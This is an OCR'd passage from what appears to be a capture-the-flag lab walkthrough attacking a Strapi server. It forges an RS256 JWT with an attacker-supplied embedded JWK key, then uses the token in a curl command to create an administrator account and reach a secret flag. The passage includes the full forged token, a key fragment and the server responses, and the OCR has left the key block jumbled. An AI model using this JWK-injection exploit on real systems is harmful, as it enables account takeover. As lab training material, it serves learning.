
Command: node genRSAParams.js



```
root@attackdefense:~# node genRSAParams.js
Parameter n:  00bd6e092aee6947b0ad35d1ad35793dc1408bd7d1f8a8069b88570119f34f10f98020edc0918b24bf235
96ae1fcbd01e012c94cb13463c36709d77e63fc6527422c0540bd63f619ee5ca77c7af3657b6c68fa2233795e9e497f855b
abe56f76405879b3dda4217c37a28c5833ebf49d2b414d11d5b4319c47b09a714fccad606de17f620e83a9c82600537e9cc
53138e074896ab5e3f65ff2256cd85e0940ba3520ca96cc91696719d77039f96bdab05d5eb892ce3a90c003507a2d42222d
60787db7e7ad9a1f04818cc969914ec8230c82c51287d9475574b45664b78e0a539c6e48e587a36947f8abb0ca4453735f1
9ad67f02c51a4107aac03260aad834fb9
Parameter e:  10001
root@attackdefense:~#
```

Forge the token using https://jwt.io:

Modify the value of n and e and also supply the public key (publickey.crt) and private key (pkcs8.key) to create a forged token.



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3
ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMy
MzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJz
aWciLCJuIjoiMDBiZDZlMDkyYWVlNjk0N2IwYWQz
NWQxYWQzNTc5M2RjMTQwOGJkN2QxZjhhODA2OWI4
ODU3MDExOWYzNGYxMGY5ODAyMGVkYzA5MThiMjRi
ZjIzNTk2YWUxZmNiZDAxZTAxMmM5NGNiMTM0NjNj
MzY3MDlkNzdlNjNmYzY1Mjc0MjJjMDU0MGJkNjNm
NjE5ZWU1Y2E3N2M3YWYzNjU3YjZjNjhmYTIyMzM3
OTVlOWU0OTdmODU1YmFiZTU2Zjc2NDA1ODc5YjNk
ZGE0MjE3YzM3YTI4YzU4MzNlYmY0OWQyYjQxNGQx
MWQ1YjQzMTljNDdiMDlhNzE0ZmNjYWQ2MDZkZTE3
ZjYyMGU4M2E5YzgyNjAwNTM3ZTljYzUzMTM4ZTA3
NDg5NmFiNWUzZjY1ZmYyMjU2Y2Q4NWUwOTQwYmEz
NTIwY2E5NmNjOTE2OTY3MTlkNzcwMzlmOTZiZGFi
MDVkNWViODkyY2UzYTkwYzAwMzUwN2EyZDQyMjIy
ZDYwNzg3ZGI3ZTdhZDlhMWYwNDgxOGNjOTY5OTE0
ZWM4MjMwYzgyYzUxMjg3ZDk0NzU1NzRiNDU2NjRi
NzhlMGE1MzljNmU0OGU1ODdhMzY5NDdmOGFiYjBj
YTQ0NTM3MzVmMTlhZDY3ZjAyYzUxYTQxMDdhYWMw
MzI2MGFhZDgzNGZiOSIsImUiOiIxMDAwMSJ9fQ.e
yJpZCI6MSwiaWF0IjoxNTczNTgwOTg2LCJleHAiO
jE1NzM2NjczODZ9.QbIVADyF43dTsCWmns1JPoY6
```

Decoded EDIT THE PAYLOAD AND SECRET


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "324-23234324-544535-1320214",
    "use": "sig",
    "n":
"00bd6e092aee6947b0ad35d1ad35793dc1408bd7d1f8a8069b8857011
9f34f10f98020edc0918b24bf23596ae1fcbd01e012c94cb13463c3670
9d77e63fc6527422c0540bd63f619ee5ca77c7af3657b6c68fa2233795
e9e497f855babe56f76405879b3dda4217c37a28c5833ebf49d2b414d1
1d5b4319c47b09a714fccad606de17f620e83a9c82600537e9cc53138e
074896ab5e3f65ff2256cd85e0940ba3520ca96cc91696719d77039f96
bdab05d5eb892ce3a90c003507a2d42222d60787db7e7ad9a1f04818cc
969914ec8230c82c51287d9475574b45664b78e0a539c6e48e587a3694
7f8abb0ca4453735f19ad67f02c51a4107aac03260aad834fb9",
    "e": "10001"
  }
}
```

PAYLOAD: DATA

```
{
  "id": 1,
  "iat": 1573580986,
  "exp": 1573667386
}
```

VERIFY SIGNATURE


```
Q_VtYKztkZkb_1WxXdgWfDvWkychidHX5wL9euQv
LkMM8N-
nsoaNvHjNQ7q1354wzSNF3YQxu2QW5mPhSfmKOfF
_RCsB3NmVJAt4Wp48GuupJHAGrjxl29FQZjTgEKn
_KhuK5BQMlh7jCQXoxtfoFtoqhccZAb9Dg6GLgbW
fd2X2xLY3_hR5APrKLXwkIJfr__7wKg4_4N-
lcOrxJbaUDHzj9vK7XYux7R6pIEcU2VXtwWyizgV
kdk37wwfSI_MyZbf37mMnNAm_QrpsPJR5zjQ_iL4
JSPzPp6M3F4Z8-h_G7Ma4rOrgbELdxiJlxg
```

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  DILFEofZR1V0tFZkt44KU5xuSOWHo
  21H+KuwykRTc18ZrWfwLFGkEHqsAy
  YKrYNP
  uQIDAQAB
  -----END PUBLIC KEY-----
  HwGlEs
  2T6+nfH0oD2PqB+pRivW+1DvkLYIT
  j+aBE0IPsknLD2TXrgcGml7r+MxM+
  7rro3v
  vZfOPYAt/y1ONOV6SSZcx+c=
  -----END PRIVATE KEY-----
)
```

Note: This token is signed using the private key supplied by the attacker and would be verified by the server using the embedded public key, which also belongs to the attacker.

Notice that the id field in the payload part has been set to value 1.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Forged Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMyMzQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJzaWciLCJuIjoiMDBiZDZlMDkyYWVlNjk0N2IwYWQzNWQxYWQzNTc5M2RjMTQwOGJkN2QxZjhhODA2OWI4ODU3MDExOWYzNGYxMGY5ODAyMGVkYzA5MThiMjRiZjIzNTk2YWUxZmNiZDAxZTAxMmM5NGNiMTM0NjNjMzY3MDIkNzdlNjNmYzY1Mjc0MjJjMDU0MGJkNjNmNjE5ZWU1Y2E3N2M3YWYzNjU3YjZjNjhmYTIyMzM3OTVlOWU0OTdmODU1YmFiZTU2Zjc2NDA1ODc5YjNkZGE0MjE3YzM3YTI4YzU4MzNlYmY0OWQyYjQxNGQxMWQ1YjQzMTljNDdiMDIhNzE0ZmNjYWQ2MDZkZTE3ZjYyMGU4M2E5Yzgy

```
NjAwNTM3ZTljYzUzMTM4ZTA3NDg5NmFiNWUzZjY1ZmYyMjU2Y2Q4NWUwOTQwYmEzNTI
wY2E5NmNjOTE2OTY3MTlkNzcwMzlmOTZiZGFiMDVkNWViODkyY2UzYTkwYzAwMzUwN2E
yZDQyMjIyZDYwNzg3ZGI3ZTdhZDlhMWYwNDgxOGNjOTY5OTE0ZWM4MjMwYzgyYzUxMjg3
ZDk0NzU1NzRiNDU2NjRiNzhlMGE1MzljNmU0OGU1ODdhMzY5NDdmOGFiYjBjYTQ0NTM3M
zVmMTlhZDY3ZjAyYzUxYTQxMDdhYWMwMzI2MGFhZDgzNGZiOSIsImUiOiIxMDAwMSJ9fQ.
eyJpZCI6MSwiaWF0IjoxNTczNTgwOTg2LCJleHAiOjE1NzM2NjczODZ9.QbIVADyF43dTsCWm
ns1JPoY6Q_VtYKztkZkb_1WxXdgWfDvWkychidHX5wL9euQvLkMM8N-nsoaNvHjNQ7q1354wz
SNF3YQxu2QW5mPhSfmKOfF_RCsB3NmVJAt4Wp48GuupJHAGrjxl29FQZjTgEKn_KhuK5BQ
Mlh7jCQXoxtfoFtoqhccZAb9Dg6GLgbWfd2X2xLY3_hR5APrKLXwklJfr__7wKg4_4N-lcOrxJbaU
DHzj9vK7XYux7R6pIEcU2VXtwWyizgVkdk37wwfSI_MyZbf37mMnNAm_QrpsPJR5zjQ_iL4JSP
zPp6M3F4Z8-h_G7Ma4rOrgbELdxiJlxg
```


Step 8: Creating a new account with administrator privileges using the forged token.

Use the following curl command to create a new user with administrator privileges (role = 1).


Command:

```
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMyM
zQzMjQtNTQ0NTM1LTEzMjAyMTQiLCJ1c2UiOiJzaWciLCJuIjoiMDBiZDZlMDkyYWVlNjk0N2Iw
YWQzNWQxYWQzNTc5M2RjMTQwOGJkN2QxZjhhODA2OWI4ODU3MDExOWYzNGYxMGY
5ODAyMGVkYzA5MThiMjRiZjIzNTk2YWUxZmNiZDAxZTAxMmM5NGNiMTM0NjNjMzY3MDlkN
zdlNjNmYzY1Mjc0MjJjMDU0MGJkNjNmNjE5ZWU1Y2E3N2M3YWYzNjU3YjZjNjhmYTIyMzM3
OTVlOWU0OTdmODU1YmFiZTU2Zjc2NDA1ODc5YjNkZGE0MjE3YzM3YTI4YzU4MzNlYmY0
OWQyYjQxNGQxMWQ1YjQzMTljNDdiMDlhNzE0ZmNjYWQ2MDZkZTE3ZjYyMGU4M2E5Yzgy
NjAwNTM3ZTljYzUzMTM4ZTA3NDg5NmFiNWUzZjY1ZmYyMjU2Y2Q4NWUwOTQwYmEzNTI
wY2E5NmNjOTE2OTY3MTlkNzcwMzlmOTZiZGFiMDVkNWViODkyY2UzYTkwYzAwMzUwN2E
yZDQyMjIyZDYwNzg3ZGI3ZTdhZDlhMWYwNDgxOGNjOTY5OTE0ZWM4MjMwYzgyYzUxMjg3
ZDk0NzU1NzRiNDU2NjRiNzhlMGE1MzljNmU0OGU1ODdhMzY5NDdmOGFiYjBjYTQ0NTM3M
zVmMTlhZDY3ZjAyYzUxYTQxMDdhYWMwMzI2MGFhZDgzNGZiOSIsImUiOiIxMDAwMSJ9fQ.
eyJpZCI6MSwiaWF0IjoxNTczNTgwOTg2LCJleHAiOjE1NzM2NjczODZ9.QbIVADyF43dTsCWm
ns1JPoY6Q_VtYKztkZkb_1WxXdgWfDvWkychidHX5wL9euQvLkMM8N-nsoaNvHjNQ7q1354wz
SNF3YQxu2QW5mPhSfmKOfF_RCsB3NmVJAt4Wp48GuupJHAGrjxl29FQZjTgEKn_KhuK5BQ
Mlh7jCQXoxtfoFtoqhccZAb9Dg6GLgbWfd2X2xLY3_hR5APrKLXwklJfr__7wKg4_4N-lcOrxJbaU
DHzj9vK7XYux7R6pIEcU2VXtwWyizgVkdk37wwfSI_MyZbf37mMnNAm_QrpsPJR5zjQ_iL4JSP
zPp6M3F4Z8-h_G7Ma4rOrgbELdxiJlxg" -d '{ "role": "1", "username": "secret_user", "password":
"secret_password", "email": "secret@email.com" }' http://192.248.25.3:1337/users | jq
```

Note: The JWT token used in the Authorization header is the one retrieved in the previous step.



```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer ey
JhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImp3ayI6eyJrdHkiOiJSU0EiLCJraWQiOiIzMjQtMjMyMzQzMjQtNTQ0NTM1LTEzM
jAyMTQiLCJ1c2UiOiJzaWciLCJuIjoiMDBiZDZlMDkyYWVlNjk0N2IwYWQzNWQxYWQzNTc5M2RjMTQwOGJkN2QxZjhhODA2OWI4
ODU3MDExOWYzNGYxMGY5ODAyMGVkYzA5MThiMjRiZjIzNTk2YWUxZmNiZDAxZTAxMmM5NGNiMTM0NjNjMzY3MDlkNzdlNjNmYzY
1Mjc0MjJjMDU0MGJkNjNmNjE5ZWU1Y2E3N2M3YWYzNjU3YjZjNjhmYTIyMzM3OTVlOWU0OTdmODU1YmFiZTU2Zjc2NDA1ODc5Yj
NkZGE0MjE3YzM3YTI4YzU4MzNlYmY0OWQyYjQxNGQxMWQ1YjQzMTljNDdiMDlhNzE0ZmNjYWQ2MDZkZTE3ZjYyMGU4M2E5YzgyN
jAwNTM3ZTljYzUzMTM4ZTA3NDg5NmFiNWUzZjY1ZmYyMjU2Y2Q4NWUwOTQwYmEzNTIwY2E5NmNjOTE2OTY3MTlkNzcwMzlmOTZi
ZGFiMDVkNWViODkyY2UzYTkwYzAwMzUwN2EyZDQyMjIyZDYwNzg3ZGI3ZTdhZDlhMWYwNDgxOGNjOTY5OTE0ZWM4MjMwYzgyYzU
xMjg3ZDk0NzU1NzRiNDU2NjRiNzhlMGE1MzljNmU0OGU1ODdhMzY5NDdmOGFiYjBjYTQ0NTM3MzVmMTlhZDY3ZjAyYzUxYTQxMD
dhYWMwMzI2MGFhZDgzNGZiOSIsImUiOiIxMDAwMSJ9fQ.eyJpZCI6MSwiaWF0IjoxNTczNTgwOTg2LCJleHAiOjE1NzM2NjczOD
Z9.QbIVADyF43dTsCWmns1JPoY6Q_VtYKztkZkb_1WxXdgWfDvWkychidHX5wL9euQvLkMM8N-nsoaNvHjNQ7q1354wzSNF3YQx
u2QW5mPhSfmKOfF_RCsB3NmVJAt4Wp48GuupJHAGrjxl29FQZjTgEKn_KhuK5BQMlh7jCQXoxtfoFtoqhccZAb9Dg6GLgbWfd2X
2xLY3_hR5APrKLXwkIJfr__7wKg4_4N-lcOrxJbaUDHzj9vK7XYux7R6pIEcU2VXtwWyizgVkdk37wwfSI_MyZbf37mMnNAm_Qr
psPJR5zjQ_iL4JSPzPp6M3F4Z8-h_G7Ma4rOrgbELdxiJlxg" -d '{ "role": "1", "username": "secret_user", "pa
ssword": "secret_password", "email": "secret@email.com" }' http://192.248.25.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    674    307 --:--:-- --:--:-- --:--:--   981
```




```
{
  "id": 3,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed": null,
  "blocked": null,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#
```

The request for the creation of the new user succeeded.

Step 9: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.248.25.3:1337/admin



Strapi - Roles & Permissi
192.248.25.3:1337/admin/plugins/users-permissions/auth/login

Username

secret_user


Password

●●●●●●●●●●●●●●●

Remember me

Log in

Step 10: Retrieving the secret flag.



CONTENT TYPES

Secretflags

Users

